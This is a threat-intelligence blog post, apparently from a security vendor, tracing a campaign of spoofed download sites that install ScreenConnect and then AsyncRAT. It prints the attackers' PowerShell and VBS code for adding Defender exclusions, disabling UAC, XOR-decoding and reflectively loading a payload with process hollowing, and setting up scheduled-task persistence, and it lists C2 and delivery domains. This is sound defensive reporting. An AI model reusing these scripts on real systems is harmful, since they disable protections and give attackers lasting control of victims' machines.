

How a single ScreenConnect incident exposed a massive campaign

SL securelist.com/tr/the-soc-files-screenconnect-campaign-with-asyncrat/120472

July 1, 2026



[UPD 03.07.2026: added a package of rules and recommendations that help detect the described malicious activity for companies using our Kaspersky SIEM system.](#)

Introduction

To access compromised systems, threat actors [frequently abuse](#) legitimate remote monitoring tools. At first glance, these utilities rarely raise red flags: they are signed with valid digital certificates, often allowlisted under corporate IT policies, and fully supported by OS vendors. However, they grant attackers the ability to harvest data from target devices, drop malware, and move laterally across the network.

During a recent investigation engagement, the [Kaspersky Managed Detection and Response](#) (MDR) team discovered the ScreenConnect remote access tool being leveraged to deploy and execute an AsyncRAT payload.

A deep dive into this single incident unraveled a massive campaign distributing malicious installer archives hosted on spoofed websites. These installers masquerade as popular software like OBS Studio, DNS Jumper, DS4Windows, Bandicam, and others. In total, we uncovered more than 90 domain names localized across 10 languages. The malicious

archives bundle a legitimate, signed Microsoft `install.exe` binary alongside a rogue `install.res.1033.dll` library. It is loaded onto the device via DLL sideloading and deploys the ScreenConnect service, which awaits further instructions from the threat actors.

As a result, what initially appeared to be an isolated ScreenConnect incident served as the starting point for a full investigation into the threat actor's C2 infrastructure. Every spoofed site we uncovered followed the exact same playbook: dropping a hidden ScreenConnect remote administration service under the guise of a legitimate software installer. This allowed the attackers to maintain control over compromised endpoints, with victims ranging from individual users to organizations.

We continue to break down complex, multi-stage incidents like this in our ongoing [The SOC Files series](#). In this post, we take a deep dive into the technical execution of the ScreenConnect attack and analyze the broader infrastructure under the threat actor's control.

Initial incident investigation

The investigation was triggered by an alert from Kaspersky MDR, which flagged the creation and execution of suspicious PowerShell and VBS scripts spawned by a ScreenConnect process.

► About ScreenConnect

ScreenConnect was running as an Access-type service — enabling direct remote connectivity — with the server explicitly passed via the command line:

```
(PID: 5376) "C:\Program Files (x86)\Windows Service\ScreenConnect.ClientService.exe" "?e=Access&y=Guest&h=r.servermanagemen.xyz&p=8041&s=dbea7cc5-2b89-4333-b697-09346bc20c02&k=BglAAACkAABSU0ExAAgAAAEAAQB13bynxu4GMBxQA2RXIbZ9vZgzoLLa%2biv62450p mVom8L8MmnbtVdiAJqSoRQalYqEYn%2feBEtGE8EqDI5VYmg32QeE9OaAJ5o16fMyPV5aa5SCgz3ipQkN%2frEice1yPgXszEhTeJsBht9pL4 CnjzNCJo2zqZur%2btpqob8vYuNev%2bXxDBWLQNWg4QrhG8sBMqevZQfnRFtiNkLeZSLKZ1YQm3ikSLcggeVHuJWNBatWQIZtva6GqL76Cim2 sXdToyTKBGg0Drv2RLDwMMoAluY4mqhd9asF%2fyDbGVsVRVDEGcyff%2fepuf9GjdDoqxwZQsG%2b6GQ%2bu4V%2fPpKMsdY67rH&v=AQ AAANCMnd8BFdERjHoAwE%2fCf%2bsBAAAAPnM10wKsME%2bVb6%2fDqenJOAAAAACAAAAAAQZgAAAAEAACAAADQL1Hft5gcApRf bJnrykGZNODN%2bsfGzZbpsfEBskldjwAAAAAOgAAAAIAACAAAABt%2b%2fmLqCZxx3RO3DS%2bPf4uQbdM8Dad3Eff95oSohgaK6AEAB SvHNPIHrd%2bmoORp48hvwQWRbUMnfHmMuFDIOfbftQTmopv26ireqp3GA6b8sBWUoLhZFFtN7U7AQ7fGySLrhobybxUi1%2b4UlaqZjVVoPU eh9%2feFtXYNqme%2fyCiChvFZ11BnriAZK0LvrAtix%2fEglxPH9XuEAC114E%2bVoP8kaAPcxm74Bzpgf30lhOFHKV2Ar4MxYnaWoe%2biUDslY DFvi5S49ZLuSfCeZYEIGQLr3b8h5H8ZeJI6l1l%2bX43ppsogj6xLX0qE1f1wGEaS3J5165YQXTAP%2bu3RRRSK3m3oz3AoPqfivHB%2fyTw1yWrfs YX40416eBOWSH9A3SpztX2vwrpzzr07OW5qh9yUjgYkWOXx5MNxslkruRcqrJ5ZG1Xr5wPLQEYl5hmSA7OH57o8mEwhoyKoZRBpA4Tsv2fJlQl MLp5BZ2G7haDXC7NUy9THYfBgaMDS6%2b6d%2b9Z9CASHm4v%2bFT9fwJEsLq16FHWgmQH8lee7fsVNgViS89OQHxNooUQWWus%2b0 62fbrzfrXxsx2BhmWpUmgf%2foC24fe9wz2RVqaHncalzzqI7gotNR2pU443UMSHchm46kLPW5e6B7XGKc8bkVNohX53a%2ffln8uJk%2bRC0j b1%2ffitGkRmKQVX0Si9c4QPYMaTtr6%2bZbqDmC0wojKGSuHfPU9RgBD%2ff6%2f%2f2fwXKaxoATTju1UZ31WEAaMMBwPC3wOs0JdOp2xX GueRharxsZiEV%2bSYINx%2FGZVGG8hjNjPC7%2bV5gDtRtrJqzrjssbUvi1C6r%2fXK2dOggnh5AIRX7JEMl6gZ5yBq5a30uY7fIqjIB84%2bdsnek h7DRWYj1CU9zvKLz%2fZh%2f2Y9J0%2fkgcLEIXRMznKf2WGmy5%2fpDZ%2fgrSpmDMfCN8kzRPSYOXl%2b577e9mMDL9gaVz2BPKH1iyU SITXHW%2fBICRdx9CTcPG%2fqSq8l2coNgw28gKSF12EnusoWxVi%2fLbQr1yMnXW2P4HE41VZ3YGUKYtCxXhAw8lbcOdaLPn4MEpTJMEO 6WSAe%2bR8MO64m%2fvthVr%2berqYryyqvFZQD1n7e3niWazmFF%2bvGbiakDdxEzYFka2WnYu%2fz%2fdiXkn6jClzwsGcZVBS596v6LZtVc PglIVO%2fTtdDRISZOr7Jmfar%2fu0lIAykgQ3%2bspiTCBItFRJ1pMCEvozUdmnbxDSVmKPkbtPcCAIJIQZJTzzPL7i8rUHWGj2tA0Qr6HRIxIBzIXHq Cqg0%2fu9zDDmz%2bplOp%2fp39vpN%2bEpz6RzpSpZLl6DV%2bBjKB7Xo4p6PZdsbDe6Wcmad90lsSgwI6AHjmoTZt4PzuBRvZxuo9XLvopN VqWXcEf40JA0mwapXNlo5Y7PbQF%2b2Bqp%2b3Qmpl9COZ%2fedz6Z1K2s%2fS2Co56c8fqhfFn9FjqzOkQk%2fAy%2fmiML%2b61%2bnco zjVqaOrySkIVBZmO4sCGSWD%2fk5xBhRFwpkoJzchh6AtW8G%2b23YzPYRkhnU%2fKzQ3FJ52%2f5ovPCffwq7E7P1luGjJakqj%2fRLYlrvrDI EC8OMiWgKM76oZPOW%2fkTFvtKF5h1iQsVuNifQ1sc7YNNKXIYwqd5EAAAABBI97SPYWAucZG6hhQHMY9zvXgtRTVr1wQQ9CtFIV5XS7Hv w69IMUXhBeylbn%2bDFdxDiILRKwuRtMFLZVi09T&c=OBS%20Full&c=&c=&c=&c=&c=&c=&c="
```

ScreenConnect service execution event with suspicious parameters

Once running, ScreenConnect created and executed a PowerShell script named `Fj5NmEsp9EuKrun.ps1`:

```
(PID: 18684) "WindowsPowershell\1.0\powershell.exe" -NoProfile -NonInteractive -ExecutionPolicy Unrestricted -File "C:\WINDOWS\SystemTemp\ScreenConnect\25.4.20.9295\Fj5NmEsp9EuKrun.ps1"
└─ C:\Windows\SystemTemp\ScreenConnect\25.4.20.9295\Fj5NmEsp9EuKrun.ps1
    MD5: 0x6D1C5D2FAB6C5D4EA29FD5F4CB743315
    File size: 1.47 KB (1505 B)
```

Malicious PowerShell script creation

Below is an excerpt from the contents of the script:

```
$ErrorActionPreference='Stop'
$drives = [System.IO.DriveInfo]::GetDrives() | Where-Object { $_.DriveType -eq [System.IO.DriveType]::Fixed } | ForEach-Object { $_.Name.TrimEnd('\') }
if (-not $drives) { $drives = @(C:) }

$pathsKey = 'HKLM:\SOFTWARE\Microsoft\Windows Defender\Exclusions\Paths'
$procKey = 'HKLM:\SOFTWARE\Microsoft\Windows Defender\Exclusions\Processes'

foreach ($drive in $drives) {
    try { Add-MpPreference -ExclusionPath $drive -ErrorAction Stop }
    catch {
        try { if (!(Test-Path $pathsKey)) { New-Item -Path $pathsKey -Force | Out-Null }; Set-ItemProperty -Path $pathsKey -Name $drive -Value 0 -Type DWord -Force -ErrorAction Stop }
        catch {}
    }
}

foreach ($path in @(C:\, C:\Users\Public)) {
    try { Add-MpPreference -ExclusionPath $path -ErrorAction Stop }
    catch {
        try { if (!(Test-Path $pathsKey)) { New-Item -Path $pathsKey -Force | Out-Null }; Set-ItemProperty -Path $pathsKey -Name $path -Value 0 -Type DWord -Force -ErrorAction Stop }
        catch {}
    }
}

try { Add-MpPreference -ExclusionProcess 'RegAsm.exe' -ErrorAction Stop }
catch {
    try { if (!(Test-Path $procKey)) { New-Item -Path $procKey -Force | Out-Null }; Set-ItemProperty -Path $procKey -Name 'RegAsm.exe' -Value 0 -Type DWord -Force -ErrorAction Stop }
    catch {}
}

try { Set-ItemProperty -Path 'REGISTRY::HKEY_LOCAL_MACHINE\Software\Microsoft\Windows\CurrentVersion\Policies\System' -Name ConsentPromptBehaviorAdmin -Value 0 -ErrorAction Stop }
catch {}
```

Snippet of `Fj5NmEsp9EuKrun.ps1`

This script configures Microsoft Defender exclusions for the following objects:

- All disks in the system: `C:\`, `D:\`, and others
- All root directories on the `C:\` drive, as well as the `C:\Users\Public` directory
- `RegAsm.exe` process

Additionally, the script disables User Account Control (UAC) prompts by setting the `ConsentPromptBehaviorAdmin` registry parameter to 0.

Following this setup, the ScreenConnect service goes on to create a VBScript file:

```
(PID: 11236) "C:\Program Files (x86)\Windows Service\ScreenConnect.WindowsClient.exe" "RunFile" "C:\Users\████████\Documents\ScreenCo
nnect\Temp\installer_method3_stream.vbs"
└─ (PID: 15884) "C:\WINDOWS\System32\WScript.exe" "C:\Users\████████\Documents\ScreenConnect\Temp\installer_method3_stream.vbs"
    └─ C:\Users\████████\Documents\ScreenConnect\Temp\installer_method3_stream.vbs
        MD5: 0x8F4E8B680D3E8D3F5AC39BD72882F713
        File size: 614.55 KB (629295 B)
```

Malicious VBScript creation

The installer_method3_stream.vbs script creates five files in the C:\Users\Public directory (msgbox.txt, secret_bytes.txt, 1.vb, cap.ps1, and script.vbs) and immediately triggers their execution by launching script.vbs.

```
Set sh = CreateObject("WScript.Shell")
pslPath = "C:\Users\Public\cap.ps1"
cmd = "powershell.exe -NoProfile -ExecutionPolicy Bypass -WindowStyle Hidden
-Command ""Get-Process powershell -ErrorAction SilentlyContinue | Where-Object
{ $_.Id -ne $PID } | Stop-Process -Force; Start-Sleep -Seconds 3;
Start-Process -FilePath 'powershell.exe' -ArgumentList
'-NoProfile', '-ExecutionPolicy', 'Bypass', '-WindowStyle', 'Hidden', '-File', '"' &
pslPath & '"' -WindowStyle Hidden""
sh.Run cmd, 0, False
```

Contents of script.vbs

This script terminates all active powershell.exe processes to cover its tracks and executes cap.ps1 in a hidden window.

```
$AsmPath='C:\Users\Public\secret_bytes.txt'
$msgPath='C:\Users\Public\msgbox.txt'
$Key=0xA7

function RB($b){
    [Convert]::ToByte([([Convert]::ToString($b,2).PadLeft(8,'0')).ToCharArray() [-1..-8] -join'',2)
}

function Decode($p){
    , [byte[]] ([regex]::Matches((Get-Content $p -Raw), '\{[0-9A-F]{2}\}-') {RB([([Convert]::ToByte($_.Groups[1].Value,16)) -bxor $Key)})
}

$asm=[Reflection.Assembly]::Load((Decode $AsmPath))
$sm=$asm.GetType() | %{$_.GetMethod('Main', [Reflection.BindingFlags] 'Static,Public,NonPublic')} | ?{$_.select -f 1}
if ($sm) {$sm.Invoke($null, @([string[]]@{}))}

$msg=Decode $msgPath
$st=$asm.GetType('ConsoleApp1.Module1')
$tr=$st.GetMethod('Run', [Reflection.BindingFlags] 'Static,Public,NonPublic')
$tr.Invoke($null, @('C:\Windows\Microsoft.NET\Framework\v4.0.30319\RegAsm.exe', $null, $msg, $true))
```

Contents of cap.ps1

cap.ps1 reads the contents of the secret_bytes.txt file, extracts sequences matching the [SXX- pattern, and converts XX from hexadecimal representation to a byte. It then uses a 0xA7 XOR key to decrypt each byte and inverts the bit order. The resulting byte array yields a fully formed PE binary, which is then reflectively loaded into the CLR.

Within the loaded assembly, the ConsoleApp1.Module1 type contains a static method named Run. The script uses reflection (Reflection.BindingFlags) to resolve a reference to this method and invoke it.

The Run method executes a process hollowing technique ([T1055.012](#)), spawning a new RegAsm.exe process with the CREATE_SUSPENDED flag. The deobfuscated and decrypted PE


image from `secret_bytes.txt` is then copied into its address space. As a result, the `RegAsm.exe` process no longer executes its original code, instead serving as a container for the injected .NET module — which, in this case, is the AsyncRAT remote access Trojan.

To establish persistence, the malware schedules a task named `MasterPackager.Updater`:

```
1 "schtasks" /Create /TN "MasterPackager.Updater" /TR "wscript.exe  
  "C:\Users\Public\script.vbs" " /SC MINUTE /MO 2 /F
```

This task triggers every two minutes, ensuring that `script.vbs` — and consequently the entire loader chain — executes even after a system reboot.

Once the entire infection chain successfully executes, the `RegAsm.exe` process establishes a connection to the C2 domain `mora1987[.]work[.]gd`.



AsyncRAT infection and persistence chain via ScreenConnect


How ScreenConnect entered the system

A retrospective analysis of the incident allowed us to pinpoint the source of the ScreenConnect installation: a user-downloaded archive named `obs-studio-windows-x64.zip`.

The archive was downloaded from `hxxps://www.studioobs[.]com/`, a typosquatted domain mimicking the official site for OBS Studio, a popular open-source screen recording app. This site is present in search engine results; in this specific incident, the user landed on the malicious domain directly from a search query, a vector we analyze in more detail below.


Clicking the download button for the supposedly legitimate software triggers a request to the following URL, from which the archive is fetched:

1 `hxxps://fileget.loseyourip[.]com/obs-studio-windows-full/gVOMs5VZ9BtlcaM`




Site used to deliver ScreenConnect

The archive contains a legitimate, Microsoft-signed executable named `install.exe` (87603EA025623B19954E460ADD532048), renamed to masquerade as the OBS Studio installer, along with a malicious library named `install.res.1033.dll`. Additionally, the archive includes an `Assets` folder containing both a copy of the actual software being impersonated and the ScreenConnect utility.



Contents of obs-studio-windows-x64.zip

The complete file structure of the archive is organized as follows:



Detailed directory tree of obs-studio-windows-x64.zip

When OBS-Studio-Installer.exe is executed, it loads install.res.1033.dll via DLL sideloading. This library contains the instructions required to install both ScreenConnect and OBS Studio. The deployment relies on native Windows utilities (msiexec.exe), but the attackers renamed the standard MSI packages to look like DLL files:

- Assets\x86\Data\vcredist_x64.dll: ScreenConnect installer
- Assets\x86\Data\vcredist_x86.dll: OBS Studio installer

The contents of the vcredist_x64.dll MSI package are shown below:

vcredist_x64.dll - SFX CAB архив, размер исходных файлов 5,273,008 байт				
Имя	Размер	Сжатый р...	Тип	Дата изменения
..			File folder	
19901990.Client.dll	208,976	?	Application extens...	13-Jun-25 12:45
19901990.ClientService.dll	79,952	?	Application extens...	13-Jun-25 02:45
19901990.Core.dll	696,912	?	Application extens...	12-Jun-25 19:45
19901990.Windows.dll	1,740,880	?	Application extens...	13-Jun-25 05:45
19901990.WindowsAuthenticationPackage.dll	395,336	?	Application extens...	09-Jun-25 08:34
19901990.WindowsAuthenticationPackage_original.dll	395,336	?	Application extens...	09-Jun-25 08:34
19901990.WindowsBackstageShell.exe	194,640	?	Application	13-Jun-25 02:45
19901990.WindowsBackstageShell_original.exe	194,640	?	Application	13-Jun-25 02:45
19901990.WindowsClient.exe	744,016	?	Application	13-Jun-25 12:45
19901990.WindowsFileManager.exe	163,408	?	Application	13-Jun-25 02:45
ServiceExeWithoutService	229,456	?	File	13-Jun-25 12:45
ServiceExeWithService	229,456	?	File	13-Jun-25 12:45


ScreenConnect installation files

The Windows Installer is launched to install ScreenConnect silently in the background without requiring a system reboot:

```
1 msixexec.exe /i "C:\Temp\OBS-Studio-Windows-x64\Assets\x86\vcredist_x64.dll" /qn
  /norestart
```

Once the installation wraps up, a new service named Microsoft Update Service is created. The command line for this service explicitly defines the connection server as `r[.]servermanagemen[.]xyz`.

Meanwhile, the MSI package for the actual OBS Studio software runs using a standard graphical user interface.



ScreenConnect and OBS Studio installation workflow


Expanding the investigation

The attackers' reliance on the legitimate `install.exe` binary provided a crucial pivot point for our broader investigation. We discovered that this specific file was being deployed in the wild

under a variety of suspicious aliases, including:

- ds4windows.exe
- crosshairx_installer.exe
- obs-studio-installer.exe
- dns_jumper.exe
- glary utilities pro.exe
- processhacker-2.39-setup.exe

These file names indicate that the threat actor was disguising their ScreenConnect archives as popular utilities beyond OBS Studio. Among the fakes, we identified counterfeit installers for DS4Windows, DNS Jumper, Glary Utilities, and Process Hacker. Crucially, when we search for these utilities on major search engines, these fraudulent sites frequently appear at the very top of the organic search results. This indicates that the threat actor is actively leveraging SEO techniques to boost traffic to their landing pages.





dns jumper download

All Images Videos News Maps

Protected



Russia

Safe search: moderate



dnsjumper.app
<https://dnsjumper.app>

Google

ds4windows скачать



ds4windows.io

